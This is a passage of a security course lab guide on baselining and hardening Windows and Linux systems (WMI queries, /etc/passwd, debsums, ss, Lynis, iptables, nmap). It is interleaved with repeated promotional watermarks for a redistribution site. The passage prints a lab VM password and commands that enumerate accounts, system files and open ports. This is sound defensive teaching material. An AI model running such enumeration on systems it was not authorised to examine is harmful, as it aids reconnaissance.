\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_UserDesktop
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_RoamingProfileUserConfiguration
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_VolumeUserQuota
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_RoamingUserHealthConfiguration
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_UserStateConfigurationControls
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_SystemUsers
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_UserInDomain
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_GroupUser
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_FolderRedirectionUserConfiguration
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_LoggedOnUser
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_NTLogEventUser
\\SANS-C3B81VIT3L\root\cimv2:Win32_PerfFormattedData_LSM_UserInputDelayerProcess
\\SANS-C3B81VIT3L\root\cimv2:Win32_PerfRawData_LSM_UserInputDelayerProcess
\\SANS-C3B81VIT3L\root\cimv2:Win32_PerfFormattedData_LSM_UserInputDelayerSession
\\SANS-C3B81VIT3L\root\cimv2:Win32_PerfRawData_LSM_UserInputDelayerSession
```

Luckily, the Select-String cmdlet worked here. There are a few options, but if you test them all, you'll find the `Win32_UserAccount` is the best one to show a short list of available users. So using what we learned from the help page, lets use the `-Class` option to look at just the `Win32_UserAccount` objects.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gwmi -Class Win32_UserAccount
```

Success

```
AccountType : 512
Caption     : SANS-C3B81VIT3L\Administrator
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-500
FullName    :
Name        : Administrator

AccountType : 512
Caption     : SANS-C3B81VIT3L\DefaultAccount
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-503
FullName    :
Name        : DefaultAccount

AccountType : 512
Caption     : SANS-C3B81VIT3L\defaultuser0
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-1000
FullName    :
Name        : defaultuser0

AccountType : 512
Caption     : SANS-C3B81VIT3L\Guest
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-501
FullName    :
Name        : Guest

AccountType : 512
Caption     : SANS-C3B81VIT3L\student
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-1001
FullName    :
Name        : student

AccountType : 512
Caption     : SANS-C3B81VIT3L\WDAGUtilityAccount
Domain      : SANS-C3B81VIT3L
SID         : S-1-5-21-641609421-2599998773-1805479120-504
FullName    :
Name        : WDAGUtilityAccount
```

hide01.ir

3.4. Installed Software

Now let's try finding a WMI Class that works with installed software. You can try searching for Classes with Software in their name, but Microsoft likes using the term Product for installed software.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gwmi -List | sls Product
```

Success

```
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_Product
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_ComputerSystemProduct
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_Product
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_ProductResource
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductSoftwareFeatures
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_ProductSoftwareFeatures
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductFRU
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_FRUIncludesProduct
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductPhysicalElements
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductSupport
\\SANS-C3B81VIT3L\ROOT\cimv2:SoftwareLicensingProduct
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_ProductCheck
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductParentChild
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_ProductProductDependency
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_CompatibleProduct
```

You should easily spot the Win32_Product Class, which works great. However, note there is a Cim_Product Class as well. If you try it, you might get a few more 64-bit-only applications appearing in the list.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gwmi -Class Win32_Product
```

Success

```
IdentifyingNumber : VMware-56 4d b5 b9 16 3b 61 7f-87 da 6c f7 c6 9e 80 a8
Name              : VMware Virtual Platform
Vendor            : VMware, Inc.
Version           : None
Caption           : Computer System Product

IdentifyingNumber : {A0258B41-0D21-496B-A342-B8BCCB8F2B8D}
Name              : Python 3.8.3 Core Interpreter (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 Core Interpreter (64-bit)

IdentifyingNumber : {698BFA23-9AF5-43B1-A08E-293477F8FD9B}
Name              : Python 3.8.3 pip Bootstrap (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 pip Bootstrap (64-bit)

IdentifyingNumber : {13E05234-E037-4C96-BF0C-585FD0A8E2B0}
Name              : Python 3.8.3 Add to Path (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 Add to Path (64-bit)
```

... Output continues ...

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `gwmi -Class Cim_Product`

Success

```
IdentifyingNumber : {A0258B41-0D21-496B-A342-B8BCCB8F2B8D}
Name              : Python 3.8.3 Core Interpreter (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 Core Interpreter (64-bit)

IdentifyingNumber : {698BFA23-9AF5-43B1-A08E-293477F8FD9B}
Name              : Python 3.8.3 pip Bootstrap (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 pip Bootstrap (64-bit)

IdentifyingNumber : {13E05234-E037-4C96-BF0C-585FD0A8E2B0}
Name              : Python 3.8.3 Add to Path (64-bit)
Vendor            : Python Software Foundation
Version           : 3.8.3150.0
Caption           : Python 3.8.3 Add to Path (64-bit)
```

... Output continues ...

hide01.ir

4. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Try downloading and installing some common EDR tools that help build and validate baselines

- Velociraptor
- Kansa

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 5.1: Baselining and Hardening Linux Systems

1. Introduction

1.1. Resources Needed

- ControlThings Platform Virtual Machine
- Internet connectivity (recommended)

1.2. Summary

In the lab, we are going to take you through the process of performing system baselining and system hardening for Linux systems. To do this, we are going to perform these steps on our ControlThings Platform VM.

1.3. Objectives

- Collect the following system baselines
  - User accounts
  - Installed software
  - System configurations
  - Network settings
- Perform the following system hardening
  - Identify weak security settings
  - Configure a host-based firewall

hide01.ir

2. System Baselines

We'll be focusing on the commandline tools for baselining and hardening since they are easily scriptable. We will be using our ControlThings Platform VM for this, which is based on the next version of Debian (Debian Testing), so these will be very applicable skills for all current and future versions of Debian, Ubuntu, and anything based on Ubuntu. Almost all of these actions will be the same on Red Hat and Suse, which are the other major commercial Linux distributions. In fact these commands should work on virtually any modern Linux distribution since 2015, which is when a lot of these new commands were released, replacing older commands.

Open a commandline terminal

2.1. User Accounts

The first thing we want to do is to identify all the user accounts that have been created on the system. The most universal way to do this is to look at the `/etc/passwd` file.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
cat /etc/passwd
```

Success

Note: Your output may vary!!!

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
rtkit:x:105:110:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:109:115::/var/lib/geoclue:/bin/false
pulse:x:110:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:112:119:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:114:121::/var/lib/saned:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
control:x:1000:1000:Control Things User,,,:/home/control:/bin/zsh
Debian-exim:x:117:126::/var/spool/exim4:/bin/false
postgres:x:118:128:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
snort:x:119:129:Snort IDS:/var/log/snort:/bin/false
mysql:x:120:130:MySQL Server,,,:/nonexistent:/bin/false
beef-xss:x:121:131::/var/lib/beef-xss:/bin/false
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
tss:x:103:133:TPM2 software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:122:135::/nonexistent:/usr/sbin/nologin
uuidd:x:123:136::/run/uuidd:/usr/sbin/nologin
```

The format for this file is:

Username : Legacy Password : User ID : Group ID : Notes : Home Directory : Shell

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What User ID does your `control` user have?

The control user has a User ID of 1000. Most modern Linux distributions use ID less than 1000 for service accounts and greater than 1000 for normal users.

Do you see any other accounts with User IDs in the 1000s?

There shouldn't be. But we could use `cat /etc/passwd | cut -f 3 -d':' | sort -n` to extract all the user IDs and sort them to see if we missed anything.

You can also do a quick check to see if any of the account have a real shell executable set (anything like `/bin/sh`, `/bin/bash`, `/bin/zsh`)

```
cat /etc/passwd | grep sh
```

Success

Output may vary slightly based on the version of VM you have.

```
root:x:0:0:root:/root:/bin/bash
control:x:1000:1000:Control Things User,,,:/home/control:/bin/bash
postgres:x:118:128:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

hide01.ir

Another less exact, but more simplistic way to check this is to see how many sub-folders are in the `/home/` folder.

```
ls /home
```

Success

```
control
```

Just remember that users don't have to have folders here to be valid users.

2.2. Installed Software

Now this one is a little harder, because software installed manually can be installed anywhere. The best two approaches is to first see what packages have been installed via the Linux distribution's package manager, then check the most common location for manually installed packages.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
dpkg -l
```

For RedHat and Suse, the equivalent would be `rpm -qa`, `yum list installed`, or `dnf list installed` depending on the year it was released.

Success

Output may vary slightly based on the version of VM you have.

```
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                  Version                      Architecture Description
+++-=====================================-============================-============-
================================================================================================
ii  accountsservice                       0.6.55-2                     amd64        query and
manipulate user account information
ii  acl                                   2.2.53-8                     amd64        access control
list - utilities
ii  adduser                               3.118                        all          add and remove
users and groups
ii  adwaita-icon-theme                    3.36.1-2                     all          default icon
theme of GNOME
ii  afl                                   2.52b-5                      amd64
instrumentation-driven fuzzer for binary formats
```

... Output continues ... (Use `SPACE` for next page and `q` to quit)

hide01.ir

We can even have Linux run a checksum on the contents of each package to see if any of them have been modified. We can do this for a single package like **nmap**.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
sudo debsums nmap
```

Remember the control user's password?

things

Success

```
/usr/bin/nmap                                                   OK
/usr/bin/nping                                                  OK
/usr/share/doc/nmap/changelog.Debian.gz                         OK
/usr/share/doc/nmap/changelog.gz                                OK
/usr/share/doc/nmap/copyright                                   OK
/usr/share/lintian/overrides/nmap                               OK
/usr/share/man/de/man1/nmap.1.gz                                OK
/usr/share/man/es/man1/nmap.1.gz                                OK
/usr/share/man/fr/man1/nmap.1.gz                                OK
/usr/share/man/hr/man1/nmap.1.gz                                OK
/usr/share/man/hu/man1/nmap.1.gz                                OK
/usr/share/man/it/man1/nmap.1.gz                                OK
/usr/share/man/ja/man1/nmap.1.gz                                OK
/usr/share/man/man1/nmap.1.gz                                   OK
/usr/share/man/man1/nping.1.gz                                  OK
/usr/share/man/pl/man1/nmap.1.gz                                OK
/usr/share/man/pt/man1/nmap.1.gz                                OK
/usr/share/man/pt_BR/man1/nmap.1.gz                             OK
/usr/share/man/ro/man1/nmap.1.gz                                OK
/usr/share/man/ru/man1/nmap.1.gz                                OK
/usr/share/man/sk/man1/nmap.1.gz                                OK
/usr/share/man/zh/man1/nmap.1.gz                                OK
```

hide01.ir

If you don't mind waiting 1-5 minutes, you can also verify hashes for **EVERY** file from **EVERY** installed package, filtering out all files reporting OK, leaving only the files that do not match their hash.

```
sudo debsums | grep -v OK
```

The equivalent command for RedHat and Suse is `rpm -Va`.

Warning

If you run this command, I **HIGHLY** suggest opening a new tab in your terminal window so you can continue working on this lab while this command is running.

Success

You should not find any files not matching their hash.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

For manually installed software, it is best to look in the `/opt` folder, where a lot of the ICS software is installed, and the `/usr/local/share` folder.

```
ls /opt
```

Success

```
Teeth
```

This is for **Maltego Teeth**, an attack tool that pairs with the Maltego's open source intelligence application.

```
ls /usr/local/share
```

Success

Output may vary slightly based on the version of VM you have.

```
aegis-console    ctspi                  fonts          rfcat
ca-certificates  ctui                   logic          sgml
cti2c            ctvelocio              man            texmf
ctmodbus         cyberchef-512x512.png  ModbusPal.jar  ToorChat
ctserial         cyberchef.htm          psimulator     virtuaplant
ctserial-old     doc                    pybuspirate    xml
```

hide01.ir

Here you can see some of the tools we've used or mentioned in class which were not included in the Debian or Kali repositories and that had to be manually installed.

2.3. System Settings

Since there are many Linux distributions, and since each company can host their own linux package repository, one question important to answer is: where does this machine get its updates from? If we are in a control network, we would hope this is pointing to a server somewhere in our control networks.

This will vary for each Linux distribution, but we'll show the Ubuntu and Debian method here.

```
cat /etc/apt/sources.list
```

Success

```
cat: /etc/apt/sources.list: No such file or directory
```

Most Ubuntu and Debian based distributions use the `/etc/apt/sources.list` file as their primary list of repositories, however ControlThings Platform uses the latest Debian standard that even Debian hasn't moved to yet.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
ls /etc/apt/sources.list.d
```

Success

```
debian.sources  kali.sources  vscodium.sources
```

Lets look at the content of all three of these files by using a single command.

```
cat /etc/apt/sources.list.d/*
```

Success

```
Types: deb
URIs: https://deb.debian.org/debian/
Suites: sid bullseye
Components: main contrib non-free
Signed-By: /usr/share/keyrings/debian-archive-keyring.gpg

Types: deb
URIs: http://http.kali.org/kali
Suites: kali-rolling
Components: main non-free contrib
Signed-By: /usr/share/keyrings/kali-archive-keyring.gpg
Architectures: amd64

Types: deb
URIs: https://paulcarroty.gitlab.io/vscodium-deb-rpm-repo/debs/
Suites: vscodium
Components: main
Signed-By: /usr/share/keyrings/vscodium-archive-keyring.gpg
```

hide01.ir

2.4. Network Settings

Warning

All success examples in this section will vary slightly from your own output since we are all on different networks. So while output syntax should be the same, the exact details will be different!

Network configurations and current settings are also important to gather for baselines. There are several networking commands in the Linux world you can use, but most of them have been consolidated into the new `ip` command.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

`ip link`

Or `ip l` for short. This will show us the network interfaces on this machine and what their hardware addresses are.

Success

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
qlen 1000
    link/ether 08:00:27:38:18:cf brd ff:ff:ff:ff:ff:ff
```

Exact details will vary.

`ip -s link`

The `-s` shows us the statistics of those links, giving us the ability to understand how much traffic these interfaces are using.

Success

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    RX: bytes  packets  errors  dropped overrun mcast
    10910      129      0       0       0       0
    TX: bytes  packets  errors  dropped carrier collsns
    10910      129      0       0       0       0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
qlen 1000
    link/ether 08:00:27:38:18:cf brd ff:ff:ff:ff:ff:ff
    RX: bytes  packets  errors  dropped overrun mcast
    129603499  101616   0       0       0       0
    TX: bytes  packets  errors  dropped carrier collsns
    1810002    21015    0       0       0       0
```

Exact details will vary.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

`ip address`

Or `ip a` for short. This will show us the IPv4 and IPv6 addresses currently assigned to our interfaces.

Success

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:38:18:cf brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
    valid_lft 78722sec preferred_lft 78722sec
    inet6 fe80::a00:27ff:fe38:18cf/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

Exact details will vary.

`ip neighbor`

Or `ip n` for short. This will show us the other systems in the same network as our machine that it has learned about. This is the same information the `arp` command in windows and traditional Linux systems use to give you. Since our machine is inside a virtual network, you will probably only see one machine in this list.

Success

```
10.0.2.2 dev eth0 lladdr 52:54:00:12:35:02 STALE
```

Exact details will vary.

Tip

This is not part of the lab. But if you were to bridge your VM to your network, you would see a lot more machines, especially if you did a ping sweep of the network with `nmap -sn <network>` replacing `<network>` with your own bridged network. For instance, the network my machine is currently is in `10.0.2.0/24`.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

`ip route`

Or `ip r` for short. This will show you the routing tables for your machine. The line that starts with `default` will be the router your machine sends all its traffic to if its destination IP is not in the local network and it doesn't have custom routes specified.

Success

```
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
```

Exact details will vary.

`ss`

This stands for **Socket Statistics**. It is the new replacement for old `netstat` command. By default it will show you all the currently established network connections of your machine. Most of these will have an `*` in the **Local Address** and **Peer Address** columns, or sometimes a file path. These are local unix sockets, the file-based **API** we discussed in our lecture that Linux and Unix uses.

Success

This is a greatly shortened sample of the MANY lines you will see.

```
Netid     State      Recv-Q     Send-Q                                  Local Address:Port
Peer Address:Port      Process
u_str     ESTAB      0          0                                                    *
17496                      * 17497
u_str     ESTAB      0          0                                 /run/user/1000/bus
23560                      * 23559
u_str     ESTAB      0          0                          /run/systemd/journal/stdout
22877                      * 22876
icmp6     UNCONN     0          0                                                    *:
58                         *:*
udp       ESTAB      0          0
10.0.2.15%eth0:68                 10.0.2.2:67
```

Exact details will vary.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
ss -ltu
```

We can add some command options to have it show our listening services instead of our established connections. The `-ltu` stands for `L`istening `T`CP and `U`DP ports.

Success

```
Netid       State         Recv-Q        Send-Q                Local Address:Port                  Peer
Address:Port        Process
udp         UNCONN        0             0                           0.0.0.0:mdns
0.0.0.0:*
udp         UNCONN        0             0                           0.0.0.0:631
0.0.0.0:*
udp         UNCONN        0             0                           0.0.0.0:40836
0.0.0.0:*
udp         UNCONN        0             0
[::]:mdns                          [::]:*
udp         UNCONN        0             0                              [::]:
38940                         [::]:*
tcp         LISTEN        0             80                         127.0.0.1:mysql
0.0.0.0:*
tcp         LISTEN        0             5                          127.0.0.1:ipp
0.0.0.0:*
tcp         LISTEN        0             511
*:http                             *:*
tcp         LISTEN        0             5                             [::
1]:ipp                           [::]:*
```

Exact details will vary.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
sudo ss -ltunp
```

You can add a `-n` to see the `N`umeric port number and `-p` to show the `P`rocess behind the open port. If you do not include the `sudo`, you will only be able to see a few of the processes behind the ports, basically only the services your user has started (like modbuspal that we used earlier).

Success

```
Netid          State           Recv-Q          Send-Q                    Local
Address:Port                       Peer Address:Port          Process
udp            UNCONN          0               0
0.0.0.0:5353                          0.0.0.0:*              users:(("avahi-daemon",pid=467,fd=12))
udp            UNCONN          0               0
0.0.0.0:631                           0.0.0.0:*              users:(("cups-browsed",pid=498,fd=7))
udp            UNCONN          0               0
0.0.0.0:40836                         0.0.0.0:*              users:(("avahi-daemon",pid=467,fd=14))
udp            UNCONN          0               0                                  [::]:
5353                               [::]:*              users:(("avahi-daemon",pid=467,fd=13))
udp            UNCONN          0               0                                  [::]:
38940                              [::]:*              users:(("avahi-daemon",pid=467,fd=15))
tcp            LISTEN          0               80
127.0.0.1:3306                        0.0.0.0:*              users:(("mysqld",pid=876,fd=19))
tcp            LISTEN          0               5
127.0.0.1:631                         0.0.0.0:*              users:(("cupsd",pid=470,fd=7))
tcp            LISTEN          0               511                                 *:
80                                    *:*              users:(("apache2",pid=561,fd=4),
("apache2",pid=560,fd=4),("apache2",pid=559,fd=4),("apache2",pid=558,fd=4),("apache2",pid=557,fd=4),
("apache2",pid=556,fd=4),("apache2",pid=547,fd=4))
tcp            LISTEN          0               5                                [::1]:
631                                [::]:*              users:(("cupsd",pid=470,fd=6))
```

Exact details will vary.

hide01.ir

3. System Hardening

3.1. Lynis

One of the best tools available for hardening is Lynis. We are only going to scratch the surface here due to time constraints, but hopefully you get a good idea of what it can do. Remember that while we have this tool installed locally in our virtual machine, this tool can also run from a USB drive or a network share without being installed and without making any system modifications on most Linux and Unix distributions out there.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
sudo lynis audit system
```

Warning, the output of this tool is VERY long.

Success

NOTE: Your output may slightly very!!!

```
[ Lynis 3.0.6 ]

################################################################################
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2021, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------

================================================================================
```

... Large portions of output removed ...

```
================================================================================

-[ Lynis 3.0.6 Results ]-

Warnings (2):
----------------------------
! grpck binary found errors in one or more group files [AUTH-9216]
    https://cisofy.com/lynis/controls/AUTH-9216/

! iptables module(s) loaded, but no rules active [FIRE-4512]
    https://cisofy.com/lynis/controls/FIRE-4512/

Suggestions (47):
----------------------------
* Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [DEB-0280]
    https://cisofy.com/lynis/controls/DEB-0280/

* Install apt-listbugs to display a list of critical bugs prior to each APT installation. [DEB-0810]
    https://cisofy.com/lynis/controls/DEB-0810/
```

... Output continues ...

In the success indicator above, we show you the first part of the last section of the output. This is the Lynis report. Notice above that there are 2 **Warnings** and 47 **Suggestions**.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

The first warning **[AUTH-9216]** refers to errors in the Linux group file. If you visit the URL they provide, they will suggest you run the `grpck` tool to detect the specific issues they found with the group file.

```
sudo grpck
```

Success

```
[sudo] password for control:
'control' is a member of the 'adm' group in /etc/group but not in /etc/gshadow
'control' is a member of the 'dialout' group in /etc/group but not in /etc/gshadow
'control' is a member of the 'users' group in /etc/group but not in /etc/gshadow
'control' is a member of the 'wireshark' group in /etc/group but not in /etc/gshadow
```

So it looks like our user `control` has been added to groups in the main `/etc/group` file but not the more secure `/etc/gshadow` file. The concern here is that the less secure file may have been edited somehow by an attacker. Considering the fact that your course author made these changes on purpose, there is no concern here. If you want, you can manually fix this if you want by editing `/etc/gshadow` with a `sudo gedit /etc/gshadow` and adding user `control` to the four groups listed above.

The second warning **[FIRE-4512]** is something we will address next.

3.2. iptables

Before we start playing with iptables, first we need to find out what services are open on our ControlThings virtual machine. There are two ways to do this: One is to simply ask the operating system what it has open with the `ss` or `netstat` command, and the other way to do this is a basic Nmap scan of our local host.

hide01.ir

```
sudo nmap localhost --reason
```

Success

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-23 17:19 MDT
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed ports
Reason: 997 resets
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 64
631/tcp  open  ipp     syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

The `--reason` option for Nmap tells us why it thinks each port is open or closed. Here, we see that we have three ports open. Your virtual machine may have a different number of open ports.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

How does this compare to the `sudo ss -ltunp` command you ran earlier? If you don't remember, try running that command again.

3.2.1. Firewall Ruleset

Now we will configure a firewall ruleset using `iptables` to choose what network traffic we will accept and what we will reject.

Use the following command to open `gedit` to create an iptables script

```
gedit iptables.sh
```

Success

This should open a new empty file with the GEdit graphical program.

Type the following lines into the GEdit window to create your script

```
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport smtp -j DROP
iptables -A INPUT -p tcp --dport 80 -j ACCEPT -s 127.0.0.1
iptables -A INPUT -p tcp --dport https -j ACCEPT -s 127.0.0.1
iptables -A INPUT -p tcp --dport http -j REJECT
iptables -A INPUT -p tcp --dport 443 -j REJECT
```

hide01.ir

Note

Notice that it doesn't matter if you use port numbers or registered service names. I have you alternate between names and numbers to help understand this point.

Now save the file and go back to your command prompt

Now run the script to start the firewall

```
sudo bash iptables.sh
```

Success

No news is good news. If you get any output back, it is usually an error.

Notice we have created firewall rules for services/ports we don't have running.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

The first two rules use the DROP action, which should result in no response to requests. The last two rules use the `REJECT` action, which should result in an ICMP message informing the requestor that those ports are not reachable. There are reasons why you may want to `DROP` over `REJECT`; however, that is beyond the scope of this class.

The two `ACCEPT` rules must be entered before the DROP rules for the same port. Whichever rule for port `80` and port `443` is matched first will result in the specified action. So, traffic from the `localhost` to those ports will be accepted because that is the first rule that it would match. However, traffic from another computer to those ports wouldn't match until it gets to the `REJECT` rules.

3.2.2. Firewall Tests

Lets run a few tests to make sure our Firewall is working correctly.

Now, type:

```
sudo nmap localhost --reason
```

Success

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-23 17:19 MDT
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 995 closed ports
Reason: 995 resets
PORT     STATE    SERVICE REASON
22/tcp   filtered ssh     no-response
25/tcp   filtered smtp    no-response
80/tcp   open     http    syn-ack ttl 64
631/tcp  open     ipp     syn-ack ttl 64
3306/tcp open     mysql   syn-ack ttl 64

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

hide01.ir

Here, we are running the same Nmap command we ran the first time. Now we see that our access to TCP port `22` and `25` are being dropped, as indicated by the `no-response` indicator. We can still access ports `80` and `443` because Nmap is using the localhost IP address (`127.0.0.1`) to do the scanning, which our iptables rules permit. Remember, your virtual machine may have a different number of open ports.

With a slight modification of our nmap command, we can tell nmap to spoof our IP address to a different source IP address. Type:

